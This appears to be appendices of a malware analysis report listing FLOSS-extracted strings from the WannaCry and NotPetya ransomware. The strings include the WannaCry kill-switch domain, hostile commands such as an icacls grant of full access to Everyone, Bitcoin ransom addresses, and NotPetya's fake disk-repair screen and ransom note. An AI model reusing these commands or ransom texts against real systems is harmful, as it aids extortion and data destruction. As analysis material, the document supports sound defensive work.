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
088YFppnl+VxWphqZck/WQ
fd4d9L7LS8S9B/wrEIUITZWAQeOPEtmB9vuq8KgrAP3loQnkmQdvP0QF9j8CIF9EdmN
K3KEnH2CBme0Xxbx/WOOCBCDPvvjJYvcvf95egcjZ+dWquiACPOkTFW3JS6M+sLa/pa
6uVzjjWOIeBX+V3Pu12C9PjUWOoRfFOAX+SFzVJL4ugpzxsVRvgFvIgqXupq+y6bfWsK9
0pWeE5qzBSTKcSepm0GPGr/rJg0hJn4aVBbsdnXxM2ZCDorVUsFUsF9vXC2UIJlsx5yEd
ThqQ5MoEd6tRwRSfYA87dvMJrPfpB8qLIaFHNX684tJJn30Bx0vnkLW3oRcGKuBqZdJ/
PI4yIm++QVKkBLVa106S2gpwejplTs510cW0VN+8yVJAuZhPZSij7FLlAE4zS0bjSo6lP09
8nSduB9h9eziOeLhd1KG16h+g8xP2CV1VsNhr9ao+2cmCeiHYhbceDilST+ASGztHMW

```
arFIlJUL6qlCrptzEJTk+er2j7SfHHT0nNtEa4+JRvPq5C21Kd1pcQ7vKlvZ5flQs1vvXTGZhY
ZKTv5lrdWNEtVEzGh+KvTFJxqKz5LNvLPT/0yRqcO6deL/nmv3UCt+B0Ut2X6cNonJG76
Ut78wcRv4YP2MwApDS9fSz2AGGVxm246qiUiKWWtM6w40aDjuPH7gCQEoDHwhJg
vLgmSaibPwjJrDzO0hMGDrp6SxwIFNS1G2oAPcvOn4CL4JDuLCBs08NtDrQysl0WMgC
IBM+1O5D8Lue0J0359/4fCzqNCvBoqgyss9YWZb6wy6C/Kz4ak/Qmt74uXsA71fduIs3z
Es6CAPpQQlvXMlZYWczpenAS2b+gO6aHHEFZBJmJ6Vy9I4RoLIPH/8Ig1ManJzkgPODv
GvcuE/WUDFmiIiwGMlFMFTchBTVUQSPaLFWMUk6FqeO1LTY2/Rc3lSWSuBVeAAtlU
Na6kfXqh/9==
```

```
PSQRVWUAPAQARASATAUAVAWj+e
xA_A^A]A\A[AZAYAX]_^ZY[XeH
PPh.datja
SUWVATAUAVAWH
PSQRVWUAPAQARASATAUAVAWj+e
xA_A^A]A\A[AZAYAX]_^ZY[XeH
PPh.datja
SUWVATAUAVAWH
SUWVATAUAVAWH
SUWVATAUAVAWH
A_A^A]A\^_][
WVSUATAUAVAWI
A_A^A]A\][^_
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__B
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
LANMAN1.0
LM1.2X002
NT LANMAN 1.0
NT LM 0.12
Windows 2000 2195
Windows 2000 5.0
/K__USERID__PLACEHOLDER__
__TREEPATH_REPLACE__?????
PC NETWORK PROGRAM 1.0
LANMAN1.0
Windows for Workgroups 3.1a
LM1.2X002
LANMAN2.1
```

```
NT LM 0.12
msvcrt.dll
msvcrtd.dll
E8X^Y[Z_
AWAVAUATSQRUWVPP
XX^_]ZY[A\A]A^A_H
SUWVATAUAVAWH
msvcrt.dll
msvcrtd.dll
EpX^Y[Z_
TUQRSVWH1
XA_A^A]A\^_][
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__
__TREEPATH_REPLACE__
\\%s\IPC$
Microsoft Base Cryptographic Provider v1.0
%d.%d.%d.%d
mssecsvc2.0
Microsoft Security Center (2.0) Service
%s -m security
C:\%s\qeriuwjhrf
C:\%s\%s
tasksche.exe
CloseHandle
WriteFile
CreateFileA
CreateProcessA
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
!This program cannot be run in DOS mode.
- inflate 1.1.3 Copyright 1995-1998 Mark Adler
- unzip 0.15 Copyright 1998 Gilles Vollant
CloseHandle
GetExitCodeProcess
TerminateProcess
WaitForSingleObject
CreateProcessA
GlobalFree
GetProcAddress
LoadLibraryA
```

GlobalAlloc
SetCurrentDirectoryA
GetCurrentDirectoryA
GetComputerNameW
SetFileTime
SetFilePointer
MultiByteToWideChar
GetFileAttributesW
GetFileSizeEx
CreateFileA
InitializeCriticalSection
DeleteCriticalSection
ReadFile
GetFileSize
WriteFile
LeaveCriticalSection
EnterCriticalSection
SetFileAttributesW
SetCurrentDirectoryW
CreateDirectoryW
GetTempPathW
GetWindowsDirectoryW
GetFileAttributesA
SizeofResource
LockResource
LoadResource
FindResourceA
OpenMutexA
GetFullPathNameA
CopyFileA
GetModuleFileNameA
VirtualAlloc
VirtualFree
FreeLibrary
HeapAlloc
GetProcessHeap
GetModuleHandleA
SetLastError
VirtualProtect
IsBadReadPtr

```
HeapFree
SystemTimeToFileTime
LocalFileTimeToFileTime
CreateDirectoryA
KERNEL32.dll
wsprintfA
USER32.dll
RegCloseKey
RegQueryValueExA
RegSetValueExA
RegCreateKeyW
CryptReleaseContext
CreateServiceA
CloseServiceHandle
StartServiceA
OpenServiceA
OpenSCManagerA
ADVAPI32.dll
SHELL32.dll
OLEAUT32.dll
WS2_32.dll
__CxxFrameHandler
??3@YAXPAX@Z
_except_handler3
_local_unwind2
swprintf
??2@YAPAXI@Z
__p___argv
__p___argc
_stricmp
??0exception@@QAE@ABV0@@Z
??1exception@@UAE@XZ
??0exception@@QAE@ABQBD@Z
_CxxThrowException
MSVCRT.dll
??1type_info@@UAE@XZ
_XcptFilter
__getmainargs
_initterm
__setusermatherr
```

```
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_controlfp
MSVCP60.dll
GetStartupInfoA
advapi32.dll
WANACRY!
CloseHandle
DeleteFileW
MoveFileExW
MoveFileW
ReadFile
WriteFile
CreateFileW
kernel32.dll
2/O-_.X8w.+
Microsoft Enhanced RSA and AES Cryptographic Provider
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
cmd.exe /c "%s"
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Global\MsWinZonesCacheCounterMutexA
tasksche.exe
TaskStart
icacls . /grant Everyone:F /T /C /Q
attrib +h .
WNcry@2ol7
GetNativeSystemInfo
.?AVexception@@
incompatible version
buffer error
insufficient memory
```

```
data error
stream error
file error
stream end
need dictionary
invalid distance code
invalid literal/length code
invalid bit length repeat
too many length or distance symbols
invalid stored block lengths
invalid block type
incomplete dynamic bit lengths tree
oversubscribed dynamic bit lengths tree
incomplete literal/length tree
oversubscribed literal/length tree
empty distance tree with lengths
incomplete distance tree
oversubscribed distance tree
incorrect data check
incorrect header check
invalid window size
unknown compression method
.?AVtype_info@@
b.wnryP8
6P>YK^$r
#cMe&(;[Ip
msg/m_bulgarian.wnry
CMnQ,OOr
L3koq_ >
Hy}V2l0e
msg/m_chinese (simplified).wnryR9
Ud|JZ|BE
b4(X2;ey
"t=.|Vbq-
msg/m_chinese (traditional).wnry
[_:L      x86
M{_rKG           C
~|c<caKm2
msg/m_croatian.wnry
msg/m_czech.wnryn
msg/m_danish.wnry
msg/m_dutch.wnry9
msg/m_english.wnryF
msg/m_filipino.wnry
msg/m_finnish.wnry~
msg/m_french.wnry
msg/m_german.wnry
msg/m_greek.wnry4n
msg/m_indonesian.wnry
msg/m_italian.wnry
msg/m_japanese.wnry
msg/m_korean.wnry
msg/m_latvian.wnry`N
msg/m_norwegian.wnry
msg/m_polish.wnry'}
msg/m_portuguese.wnry
msg/m_romanian.wnry
msg/m_russian.wnry
msg/m_slovak.wnry1
msg/m_spanish.wnry
msg/m_swedish.wnry
msg/m_turkish.wnry
msg/m_vietnamese.wnry
fYaCe Z57
msg/m_bulgarian.wnry
msg/m_chinese (simplified).wnry
"t=.|Vbq-
msg/m_chinese (traditional).wnry
msg/m_croatian.wnry
msg/m_czech.wnry
msg/m_danish.wnry
msg/m_dutch.wnry
msg/m_english.wnry
msg/m_filipino.wnry
msg/m_finnish.wnry
msg/m_french.wnry
msg/m_german.wnry
msg/m_greek.wnry
msg/m_indonesian.wnry
msg/m_italian.wnry
```

```
msg/m_japanese.wnry
msg/m_korean.wnry
msg/m_latvian.wnry
msg/m_norwegian.wnry
msg/m_polish.wnry
msg/m_portuguese.wnry
msg/m_romanian.wnry
msg/m_russian.wnry
msg/m_slovak.wnry
msg/m_spanish.wnry
msg/m_swedish.wnry
msg/m_turkish.wnry
msg/m_vietnamese.wnry
taskdl.exe
taskse.exe
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level="asInvoker" />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <dependency>
    <dependentAssembly>
        <assemblyIdentity
            type="win32"
            name="Microsoft.Windows.Common-Controls"
            version="6.0.0.0"
            processorArchitecture="*"
            publicKeyToken="6595b64144ccf1df"
            language="*"
        />
    </dependentAssembly>
  </dependency>
  <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
    <application>
      <!-- Windows 10 -->
      <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
      <!-- Windows 8.1 -->
    <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
    <!-- Windows Vista -->
    <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
    <!-- Windows 7 -->
    <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
    <!-- Windows 8 -->
    <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
  </application>
 </compatibility>
</assembly>
PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDING
PADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX
XPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDIN
GXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPAD
DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGP
ADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX
XPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDIN
GXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPAD
DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGP
ADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX
XPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDIN
GXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPAD
DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGP
ADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
```

```
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX
XPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDIN
GXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPAD
DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGP
ADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX
XPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDIN
GXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDI
NGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPAD
DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGP
ADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
```

FLOSS static Unicode strings

```
mscoree.dll
HH:mm:ss
dddd, MMMM dd, yyyy
MM/dd/yy
December
November
September
February
Saturday
Thursday
Wednesday
runtime error
TLOSS error
SING error
DOMAIN error
- Attempt to use MSIL code from this assembly during native code initialization
This indicates a bug in your application. It is most likely the result of calling an MSIL-compiled (/clr) function from a native constructor or from DllMain.
```

```
- not enough space for locale information
- Attempt to initialize the CRT more than once.
This indicates a bug in your application.
- CRT not initialized
- unable to initialize heap
- not enough space for lowio initialization
- not enough space for stdio initialization
- pure virtual function call
- not enough space for _onexit/atexit table
- unable to open console device
- unexpected heap error
- unexpected multithread lock error
- not enough space for thread data
- abort() has been called
- not enough space for environment
- not enough space for arguments
- floating point support not loaded
Microsoft Visual C++ Runtime Library
<program name unknown>
Runtime Error!
Program:
        (((((                H
        h((((                H
                             H
USER32.DLL
Windows 2000 2195
Windows 2000 5.0
\\172.16.99.5\IPC$
Windows 2000 2195
Windows 2000 5.0
\\192.168.56.20\IPC$
kernel32.dll
WanaCrypt0r
Software\
.sqlite3
.sqlitedb
.onetoc2
%s\Intel
%s\ProgramData
VS_VERSION_INFO
```

```
StringFileInfo
040904B0
CompanyName
Microsoft Corporation
FileDescription
DiskPart
FileVersion
6.1.7601.17514 (win7sp1_rtm.101119-1850)
InternalName
diskpart.exe
LegalCopyright
 Microsoft Corporation. All rights reserved.
OriginalFilename
diskpart.exe
ProductName
Microsoft
 Windows
 Operating System
ProductVersion
6.1.7601.17514
VarFileInfo
Translation
VS_VERSION_INFO
StringFileInfo
040904B0
CompanyName
Microsoft Corporation
FileDescription
Microsoft
 Disk Defragmenter
FileVersion
6.1.7601.17514 (win7sp1_rtm.101119-1850)
InternalName
lhdfrgui.exe
LegalCopyright
 Microsoft Corporation. All rights reserved.
OriginalFilename
lhdfrgui.exe
ProductName
Microsoft
```

```
 Windows
 Operating System
ProductVersion
6.1.7601.17514
VarFileInfo
Translation


FLOSS decoded 0 strings

FLOSS extracted 1 stackstrings
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

Finished execution after 92.454000 seconds
```

## APPENDIX B – FLOSS OUTPUT FOR NOTPETYA

```
Note: The output was intentionally altered to remove a
big part of the unreadable strings
```

```
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
HpSW;HxuE
D$<9t$<r
u(9X0t)9X
Fast decoding Code from Chris Anderson
invalid literal/length code
invalid distance code
invalid distance too far back
incorrect header check
unknown compression method
invalid window size
unknown header flags set
header crc mismatch
invalid block type
invalid stored block lengths
too many length or distance symbols
invalid code lengths set
invalid bit length repeat
invalid code -- missing end-of-block
invalid literal/lengths set
invalid distances set
invalid literal/length code
invalid distance code
invalid distance too far back
incorrect data check
incorrect length check
[-&LMb#{'
)\ZEo^m/
need dictionary
stream end
file error
stream error
data error
insufficient memory
buffer error
incompatible version
 inflate 1.2.8 Copyright 1995-2013 Mark Adler
\\.\PhysicalDrive
123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz
1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX
%3%2%1%075613244
ddddddd,U
`dddddd,gi
<<:;9>=?%8%9%:%;,
lddddddd5,
dedd9=>?
dddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddLgddDddd
dddlgdd(ddd
dddddddd
kjddddd7132%0%1%2%3,
$ddddddd-
dTdddddd,U
fddddddd
$ddddddd,
dddddddd,
dddddddd,
nddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddd,
ddddddddddddddddddddddddddddddddddddddddddddddddd367,
$ddddddd-
dTdddddd,
$ddddddd-
dTdddddd,
Lddddddd6,
lddddddd,
eddddddd,
lddddddd,
addddddd,
lddddddd,
gddddddd,
Lddddddd6,
ddddddd,
dddfddd-
ddd`ddd,
ddd$ddd,
dddddddd
eddddddd,
dddddddd,
kddddddd,
dddddddd,
lddddddd,
h9?:;>,e
dddd3675,
lddddddd,
hddddddd,
kddddddd,
$ddddddd-
dTdddddd,
kddddddd
eddddddd
eddddddd
ddddddddddddddddddddddddzdddEidd*idddmddd::idddddddddd
medd0156723,U
<%;%:%9%8:;9?
w22222222
E4'4t3333'=O
w22222222
IsWow64Process
GetExtendedTcpTable
ntdll.dll
NtRaiseHardError
\\.\PhysicalDrive0
255.255.255.255
%u.%u.%u.%u
CreateFileA
HeapAlloc
SetFilePointerEx
```

HeapFree
GetProcessHeap
WriteFile
ReadFile
GetSystemDirectoryA
GetLastError
DeviceIoControl
CloseHandle
FindFirstFileW
MapViewOfFile
UnmapViewOfFile
GetDriveTypeW
WaitForSingleObject
GetLogicalDrives
FlushViewOfFile
CreateFileW
GetFileSizeEx
FindClose
LocalAlloc
CreateFileMappingW
FindNextFileW
LocalFree
CreateThread
GetTickCount
MultiByteToWideChar
LeaveCriticalSection
SetLastError
EnterCriticalSection
HeapReAlloc
InitializeCriticalSection
InterlockedExchange
GetTempFileNameW
PeekNamedPipe
CreateProcessW
GetCurrentProcess
ConnectNamedPipe
GetModuleHandleW
CreateNamedPipeW
TerminateThread
DisconnectNamedPipe
FlushFileBuffers
GetTempPathW
GetProcAddress
DeleteFileW

```
FreeLibrary
GlobalAlloc
LoadLibraryW
GetComputerNameExW
GlobalFree
ExitProcess
GetVersionExW
GetModuleFileNameW
DisableThreadLibraryCalls
ResumeThread
GetEnvironmentVariableW
GetFileSize
SetFilePointer
FindResourceW
LoadResource
GetCurrentThread
OpenProcess
GetSystemDirectoryW
SizeofResource
GetLocalTime
Process32FirstW
LockResource
Process32NextW
GetModuleHandleA
lstrcatW
CreateToolhelp32Snapshot
GetWindowsDirectoryW
VirtualFree
VirtualAlloc
LoadLibraryA
VirtualProtect
WideCharToMultiByte
GetExitCodeProcess
WaitForMultipleObjects
KERNEL32.dll
wsprintfW
ExitWindowsEx
wsprintfA
USER32.dll
CryptReleaseContext
CryptAcquireContextA
CryptGenRandom
CryptExportKey
CryptAcquireContextW
```

CryptSetKeyParam
CryptImportKey
CryptEncrypt
CryptGenKey
CryptDestroyKey
InitializeSecurityDescriptor
SetSecurityDescriptorDacl
CredFree
CredEnumerateW
SetThreadToken
OpenProcessToken
LookupPrivilegeValueW
AdjustTokenPrivileges
GetSidSubAuthority
OpenThreadToken
GetSidSubAuthorityCount
GetTokenInformation
SetTokenInformation
DuplicateTokenEx
InitiateSystemShutdownExW
CreateProcessAsUserW
ADVAPI32.dll
CommandLineToArgvW
SHGetFolderPathW
SHELL32.dll
StringFromCLSID
CoCreateGuid
CoTaskMemFree
ole32.dll
CryptDecodeObjectEx
CryptStringToBinaryW
CryptBinaryToStringW
CRYPT32.dll
PathFindExtensionW
StrStrIW
PathCombineW
StrToIntW
StrCmpIW
PathFileExistsW
PathFindFileNameW
PathAppendW
SHLWAPI.dll
GetIpNetTable
GetAdaptersInfo

```
IPHLPAPI.DLL
WS2_32.dll
WNetCloseEnum
WNetOpenEnumW
WNetEnumResourceW
WNetCancelConnection2W
WNetAddConnection2W
NetServerEnum
NetApiBufferFree
NetServerGetInfo
NETAPI32.dll
DhcpRpcFreeMemory
DhcpGetSubnetInfo
DhcpEnumSubnets
DhcpEnumSubnetClients
DHCPSAPI.DLL
msvcrt.dll
perfc.dat
bHbGcDiHpY`
!This program cannot be run in DOS mode.
FindResourceW
LoadResource
CreateProcessW
HeapAlloc
HeapFree
GetProcessHeap
WriteFile
SizeofResource
CreateFileW
LockResource
CloseHandle
KERNEL32.dll
IsProcessorFeaturePresent
'020D0S0^0o0
0&1B1N1x1
2,3D3K3S3X3\3`3
3:4@4D4H4L4
575i5p5t5x5|5
!This program cannot be run in DOS mode.
CreateProcessW
CloseHandle
WriteFile
CreateFileW
HeapFree
```

```
HeapAlloc
GetProcessHeap
SizeofResource
LockResource
LoadResource
FindResourceW
KERNEL32.dll
p"1R<7&%= 9R" =5 3?RC\Brp>3<?3<C\Brp%
rp>?C\@*BB@rp>3<?3<@\Crp<&R>?RB\C@r
sSsAsCsCsCsSsAsBsJsFsss$s
sSsAsCsCsCsSsFs]sCsss
u)u)uDuGuFu[uDuGu[uFuDu[uGu)u<u%u6uQuuuJJJJJu
%y%u%l%u%`%y%%%%% %.&5%%%m%%%$%%%
5%%%%$%%%%%$%
'$G%%%%!x
0123456789abcdef
  Repairing file system on C:
  The type of the file system is NTFS.
  One of your disks contains errors and needs to be repaired. This process
  may take several hours to complete. It is strongly recommended to let it
  complete.
  WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
  DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
  CHKDSK is repairing sector
Please reboot your computer!
 Decrypting sector
 Ooops, your important files are encrypted.
 If you see this text, then your files are no longer accessible, because they
 have been encrypted.  Perhaps you are busy looking for a way to recover your
 files, but don't waste your time.  Nobody can recover your files without our
 decryption service.
 We guarantee that you can recover all your files safely and easily.  All you
 need to do is submit the payment and purchase the decryption key.
 Please follow the instructions:
 1. Send $300 worth of Bitcoin to following address:
 2. Send your Bitcoin wallet ID and personal installation key to e-mail
    wowsmith123456@posteo.net. Your personal installation key:
 If you already purchased your key, please enter it below.
 Incorrect key! Please try again.
nt_c>8ubN
<GxpS)wN
l]$vz6s{,
%<PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
ADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDING
XXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX
3!3B3V3`3w3
4?4E4b4u4
7)727F7Z7m7
8	9&949;9D9M9
;0;B;h;v;
<'<\<h<q<
>:>H>[>i>|>
>0???M?X?h?
6'676M6S6a6l6v6
7.797@7I7N7p7u7~7
2$2*202b2t2y2
4$4+444D4N4V4
5D5b5i5o5
6;6D6r6y6
8 9(999?9H9P9X9]9
9"</<|</>
3"4,41484=4
8 9D9K9u9{9
;1;8;j;p;
<;<\<a<g<
1&131[1z1
4)4=4R4p4
5!5*535^5c5h5s5z5
6#6N6Y6o6w6
7F7O7l7s7
8F8M8U8^8t8
<'<2<Q<k<s<
=#=)=G=M=}=
> >->>>C>J>T>Y>_>e>s>
?=?J?W?c?u?
0+080P0g0p0
1*161=1\1d1j1s1z1
2$262V2y2
